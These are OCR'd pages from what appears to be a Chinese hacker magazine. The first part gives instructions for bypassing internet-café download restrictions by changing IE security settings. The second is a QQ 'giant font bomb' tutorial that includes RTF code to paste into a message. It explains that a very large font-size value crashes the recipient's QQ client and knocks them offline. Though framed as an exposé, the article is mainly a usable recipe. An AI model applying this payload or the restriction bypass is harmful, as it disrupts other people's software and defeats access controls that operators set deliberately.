


图2

呵呵，看到这个窗口就意味着我们就快要成功了。现在请你在该窗口中选择“Internet”选项，再选择里面的“安全”，再点“自定义级别”按钮，会弹出“安全设置”窗口，拖动滑块向下拉动，在该窗口中找到“文件下载”，把它改为“启用”，在它下面找到“字体下载”，把它也改为“启用”，如图3所示。




图3

这样你就可以自由下载文件，突破网吧下载文件的限制了，大功告成！

LOOK 注意

要提醒你注意的是，我们必须点击IE的右下角而不是右上角的地球图标，才能调出IE的“Internet安全线属性”对话框，千万要记住。现在，我们就可以体验在网吧自由冲浪，自由下载软件的乐趣了。

QQ中发送特大字炸弹深入分析

小凤　小青蛙

理论上在QQ中最大只能发送22号字给对方，但现在网上流行一种技术可以突破这种限制发送任意大的字符给对方，如果仅仅是发送大字也就罢了，现在有网友发现这个方法还可以当QQ炸弹使用，所以撰写此文，揭露此炸弹的制作过程和方法，并做简单的分析。

在QQ好友名单中选定一个好友的头像，选择“收发消息”，在出现的“发送消息”窗口中输入如下字串：

```
{\rtf1\ansi\ansicpg936\deff0\deflang1033\deflangfe2052{\fonttbl
{\f0\fnil\fprq2\fcharset134 \'bb\'aa\'ce\'c4\'d0\'d0\'bf\'ac;}
{\f1\fnil\fcharset134 \'cb\'ce\'cc\'e5;}}
{\colortbl ;\red0\green0\blue0;\red128\green0\blue128;
\red255\green0\blue0;\red0\green0\blue255;
\red128\green128\blue128;}
\viewkind4\uc1\pard\cf1\lang2052\f0\fs128\'ba\'da\cf2\'bf
\'cd\cf3 X\cf4\'b5\'b5\cf5\'b0\'b8\cf0\f1\par}
```

点击“送讯息”按钮，对方就会收到特大的华文行楷“黑客X档案”，而且每一个字的颜色都不一样，如图1所示。你的QQ好友一定会惊喜不已，因为正常的情况下对方是不会收到这么大的字的。




图1

LOOK 注意

要想看到这样的效果，要求接收消息方使用最新版的QQ，发送方使用什么版本的QQ没有限制，这样接收方才能看到发送方发送的特殊文字效果。

那么这些代码我是怎么得到的呢？很简单，用写字板和16进制文件编辑器UltraEdit-32就可以得到这些代码。首先，在Windows自带的写字板中输入你想发送的内容并编辑之，比方说你可以在写字板中选择字体为华文行楷，然后给每一个要发送的字符选择不同的颜色，接着在字体大小下拉列表框中填入你想发送的字符的大小即可，如图2所示。

在写字板的“文件”菜单中选择“另存为”，在“保存类型”

下拉列表框中找到“Rich Text 格式（RTF）”，将其保存为 RTF 文件即可，如图 3 所示。也就是说，我们发送给对方的其实是一个 RTF 文件的代码。




图 2




图 3

现在，运行 UltraEdit-32，用它打开这个编辑好的 RTF 文件，你会看到这个 RTF 文件的内容就是我们上面输入的那些代码，如图 4 所示。这回你明白是怎么回事了吧？把这些内容复制到 QQ 的“发送消息”窗口中，点击“发送”按钮，对方就会看到你精心准备的这些内容。




图 4

在上面那些代码中，“fs”是用来设置后面的文字的字体大小的，如果你将“fs”后面的代码改得非常大，比方说，你将它改为 36 个 9 然后发送给对方，猜猜看会怎样？在屏幕上将出现一个对话框，显示非法操作，然后 QQ 将自动关闭。这就是所谓的利用特大字在 QQ 中轰炸对方，使对方下线的方法。

